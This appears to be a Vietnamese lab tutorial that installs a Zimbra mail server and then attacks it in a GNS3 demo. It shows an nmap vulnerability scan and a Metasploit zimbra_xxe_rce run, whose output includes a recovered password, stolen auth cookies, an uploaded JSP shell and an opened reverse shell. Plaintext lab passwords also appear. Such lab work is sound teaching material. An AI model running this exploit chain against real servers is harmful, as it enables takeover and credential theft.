  com_zimbra_srchhighlighter...done.
  com_zimbra_bulkprovision...done.
  com_zimbra_attachcontacts...done.
  com_zimbra_clientuploader...done.
Finished installing common zimlets.
Restarting mailboxd...done.
Creating galsync account for default domain...done.

You have the option of notifying Zimbra of your installation.
This helps us to track the uptake of the Zimbra Collaboration Server.
The only information that will be transmitted is:
  The VERSION of zcs installed (8.7.10_GA_1829_UBUNTU16_64)
  The ADMIN EMAIL ADDRESS created (admin@localserver.com)

Notify Zimbra of your installation? [Yes] y
```

- Quá trình cài đặt zimbra server đã hoàn tất


```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
com_zimbra_webex...done.
com_zimbra_email...done.
com_zimbra_viewmail...done.
com_zextras_drive_open...done.
com_zimbra_tooltip...done.
com_zimbra_attachmail...done.
com_zimbra_mailarchive...done.
com_zimbra_proxy_config...done.
com_zimbra_adminversioncheck...done.
com_zimbra_cert_manager...done.
com_zimbra_srchhighlighter...done.
com_zimbra_bulkprovision...done.
com_zimbra_attachcontacts...done.
com_zimbra_clientuploader...done.
Finished installing common zimlets.
Restarting mailboxd...done.
Creating galsync account for default domain...done.

You have the option of notifying Zimbra of your installation.
This helps us to track the uptake of the Zimbra Collaboration Server.
The only information that will be transmitted is:
  The VERSION of zcs installed (8.7.10_GA_1829_UBUNTU16_64)
  The ADMIN EMAIL ADDRESS created (admin@localserver.com)

Notify Zimbra of your installation? [Yes] y
Notifying Zimbra of installation via http://www.zimbra.com/cgi-bin/notify.cgi?VER=8.7.10_GA_1829_UBUN
TU16_64&MAIL=admin@localserver.com


Notification complete

Setting up zimbra crontab...done.

Moving /tmp/zmsetup.20201114-064946.log to /opt/zimbra/log

Configuration complete - press return to exit
```


- Tiến hành đăng nhập vào trang chủ của Zimbra server với tài khoản của Admin thông qua Url: <https://mailserver.com:7071/> với username là: admin@localserver.com (với localserver.com là domain đã thiết lập ở các bước trên và password cũng tương tự đã thiết lập ở các bước trênc ..
- Yc




admin: admin@localserver.com
pass: facebook
client: client123@localserver.com

pass: facebook


- Đăng nhập hoàn tất vào máy chủ Zimbra



- Muốn truy cập vào Web Client của Zimbra ta chỉ cần đổi cổng 7071 thành cổng 8443 là có thể truy cập vào Web Client của Zimbra



III. Thực hành demo trên GNS3



Bước 1: Trình sát dò quét về phiên bản, dịch vụ, các lỗ hổng của máy mục tiêu.

```
File Actions Edit View Help
root@kali:~# nmap -sC -sV --script=vuln 192.168.1.135
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 02:44 EST
Stats: 0:02:56 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 92.31% done; ETC: 02:47 (0:00:13 remaining)
Stats: 0:03:01 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 92.31% done; ETC: 02:47 (0:00:13 remaining)
Stats: 0:03:56 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.04% done; ETC: 02:48 (0:00:01 remaining)
Stats: 0:05:09 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.82% done; ETC: 02:49 (0:00:00 remaining)
Stats: 0:07:21 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 76.22% done; ETC: 02:51 (0:00:09 remaining)
Stats: 0:07:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 76.92% done; ETC: 02:52 (0:00:15 remaining)
Nmap scan report for 192.168.1.135
Host is up (0.00081s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE          VERSION
25/tcp    open  smtp             Postfix smtpd
|_sslv2-drown:
110/tcp   open  pop3             Zimbra Collaboration Suite pop3d
|_sslv2-drown:
143/tcp   open  imap-proxy       Zimbra imapd
|_sslv2-drown:
389/tcp   open  ldap             OpenLDAP 2.2.X - 2.3.X
|_sslv2-drown:
443/tcp   open  ssl/http         nginx
http-csrf:
  Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.135
  Found the following possible CSRF vulnerabilities:

    Path: http://192.168.1.135:443/
```

```
kali@kali: ~  
File Actions Edit View Help  
- https://weakdh.org  
_sslv2-drown:  
8443/tcp open ssl/http Zimbra http config  
http-csrf:  
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.135  
Found the following possible CSRF vulnerabilities:  
  
Path: https://192.168.1.135:8443/  
Form id: username  
Form action: /  
  
Path: https://192.168.1.135:8443/?jsessionid=1ve2m4ec9vvszjtm2l4wcjyxt?loginOp=relogin&client=socialfox&loginErrorCode=service.AUTH_REQ  
UIRED  
Form id: zloginerrorpanel  
Form action: /  
_http-dombased-xss: Couldn't find any DOM based XSS.  
http-enum:  
/robots.txt: Robots file  
/css/cake.generic.css: CakePHP application  
/html/news_fckeditor/editor/filemanager/upload/php/upload.php: cardinalCms/FCKeditor File upload  
/css/: Potentially interesting folder  
/downloads/: Potentially interesting folder (401 Unauthorized)  
/html/: Potentially interesting folder  
_http-slowloris-check:  
VULNERABLE:  
Slowloris DOS attack  
State: LIKELY VULNERABLE  
IDs: CVE:CVE-2007-6750  
Slowloris tries to keep many connections to the target web server open and hold  
them open as long as possible. It accomplishes this by opening connections to  
the target web server and sending a partial request. By doing so, it starves  
the http server's resources causing Denial Of Service.
```

Bước 2: Tiến hành tấn công:

- Sử dụng metasploit tấn công.
- Ở giao diện Metasploit ta sử dụng *search xxe* (vì đây là lỗ hổng khai thác dựa trên việc tấn công bằng *XXE*), sau đó sẽ xuất hiện các lựa chọn có liên quan đến lỗ hổng *XXE*.

```
msf5 > search xxe  
Matching Modules  
-----  
# Name Check Description Disclosure Date Rank  
- - - - -  
0 auxiliary/admin/http/nexpose_xxe_file_read norm  
al No Nexpose XXE Arbitrary File Read  
1 auxiliary/admin/http/openbravo_xxe 2013-10-30 norm  
al No Openbravo ERP XXE Arbitrary File Read  
2 auxiliary/gather/drupal_openid_xxe 2012-10-17 norm  
al Yes Drupal OpenID External Entity Injection  
3 auxiliary/gather/emc_cta_xxe 2014-03-31 norm  
al No EMC CTA v10.0 Unauthenticated XXE Arbitrary File Read  
4 auxiliary/gather/mcafee_epo_xxe 2015-01-06 norm  
al No McAfee ePolicy Orchestrator Authenticated XXE Credentials Exposure  
5 auxiliary/gather/opennms_xxe 2015-01-08 norm  
al No OpenNMS Authenticated XXE  
6 exploit/linux/http/zimbra_xxe_rce 2019-03-13 exce  
llent Yes Zimbra Collaboration Autodiscover Servlet XXE and ProxyServlet SSRF  
7 exploit/multi/http/shopware_createinstancefromnamedarguments_rce 2019-05-09 exce  
llent Yes Shopware createInstanceFromNamedArguments PHP Object Instantiation RCE  
8 exploit/windows/antivirus/symantec_endpoint_manager_rce 2014-02-24 exce  
llent Yes Symantec Endpoint Protection Manager /servlet/ConsoleServlet Remote Command Exe  
cution  
9 exploit/windows/http/ektron_xslt_exec_ws 2015-02-05 exce  
llent Yes Ektron 8.5, 8.7, 9.0 XSLT Transform Remote Code Execution  
  
Interact with a module by name or index, for example use 9 or use exploit/windows/http/ektron_xslt_exec_ws  
msf5 > |
```

- Ta chọn 6, sử dụng lệnh “*use 6*” thì ta sẽ thực hiện lệnh *exploit* (*linux/http/zimbra_xxe_rce*)

```
adminroot@kali: ~  
File Actions Edit View Help  
4-03-31 normal No EMC CTA v10.0 Unauthenticated XXE Arbitrary  
File Read  
4 auxiliary/gather/mcafee_epo_xxe 201  
5-01-06 normal No McAfee ePolicy Orchestrator Authenticated X  
XE Credentials Exposure  
5 auxiliary/gather/opennms_xxe 201  
5-01-08 normal No OpenNMS Authenticated XXE  
6 exploit/linux/http/zimbra_xxe_rce 201  
9-03-13 excellent Yes Zimbra Collaboration Autodiscover Servlet X  
XE and ProxyServlet SSRF  
7 exploit/multi/http/shopware_createinstancefromnamedarguments_rce 201  
9-05-09 excellent Yes Shopware createInstanceFromNamedArguments P  
HP Object Instantiation RCE  
8 exploit/windows/antivirus/symantec_endpoint_manager_rce 201  
4-02-24 excellent Yes Symantec Endpoint Protection Manager /servl  
et/ConsoleServlet Remote Command Execution  
9 exploit/windows/http/ektron_xslt_exec_ws 201  
5-02-05 excellent Yes Ektron 8.5, 8.7, 9.0 XSLT Transform Remote  
Code Execution  
  
Interact with a module by name or index, for example use 9 or use exploit/w  
indows/http/ektron_xslt_exec_ws  
  
msf5 > use 6  
[*] Using configured payload java/jsp_shell_reverse_tcp  
msf5 exploit(linux/http/zimbra_xxe_rce) > 
```

- Sau đó thực hiện lệnh *show options* để xem cài đặt

File Actions Edit View Help

msf5 exploit(linux/http/zimbra_xxe_rce) > show options

Module options (exploit/linux/http/zimbra_xxe_rce):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Number of seconds the web server will wait before termination
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8443	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Zimbra application base path
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (java/jsp_shell_reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port
SHELL		no	The system shell to use.

Exploit target:

Id	Name
0	Automatic

msf5 exploit(linux/http/zimbra_xxe_rce) > □


```
adminroot@kali: ~  
File Actions Edit View Help  
  
msf5 exploit(linux/http/zimbra_xxe_rce) > set rhosts 192.168.136.129  
rhosts => 192.168.136.129  
msf5 exploit(linux/http/zimbra_xxe_rce) > set lhost 192.168.136.136  
lhost => 192.168.136.136  
msf5 exploit(linux/http/zimbra_xxe_rce) > exploit  
  
[*] Started reverse TCP handler on 192.168.136.136:4444  
[*] Using URL: http://0.0.0.0:8080/KPZbxLUbeN0  
[*] Local IP: http://192.168.136.136:8080/KPZbxLUbeN0  
[*] Server started.  
[+] Password found: qQR2hMITz  
[+] User cookie retrieved: ZM_AUTH_TOKEN=0_6726873889a90329beee6d712cfc368de9ce7d34_69643d33363a65306661666438392d313336302d313164392d383636312d3030306139356439386566323b6578703d31333a313630353636343435353635343b747970653d363a7a696d6272613b753d313a613b7469643d31303a313535363532333038323b766572736966f6e3d31343a382e372e31305f47415f313832393b;  
[+] Admin cookie retrieved: ZM_ADMIN_AUTH_TOKEN=0_3a87e9bb3af6a9fcc6ca16e5e7f85ce129ca1cd_69643d33363a65306661666438392d313336302d313164392d383636312d3030306139356439386566323b6578703d31333a313630353533343835353933383b61646d696e3d313a313b747970653d363a7a696d6272613b753d313a613b7469643d393a3835363931363433383b766572736966f6e3d31343a382e372e31305f47415f313832393b;  
[*] Uploading jsp shell  
[*] Executing payload on /downloads/sWSUDCCGS.jsp  
[*] Command shell session 1 opened (192.168.136.136:4444 -> 192.168.129:39374) at 2020-11-15 20:54:20 -0500  
[+] Deleted $(find /opt/zimbra/ -regex '.*downloads/.*sWSUDCCGS.jsp' -type f)  
[+] Deleted $(find /opt/zimbra/ -regex '.*downloads/.*sWSUDCCGS.*1StreamConnector.class' -type f)  
[+] Deleted $(find /opt/zimbra/ -regex '.*downloads/.*sWSUDCCGS.*class' -type f)  
[+] Deleted $(find /opt/zimbra/ -regex '.*downloads/.*sWSUDCCGS.*java' -type f)  
[*] Server stopped.  
  
□
```

Ta thu được kết quả khai thác như trên.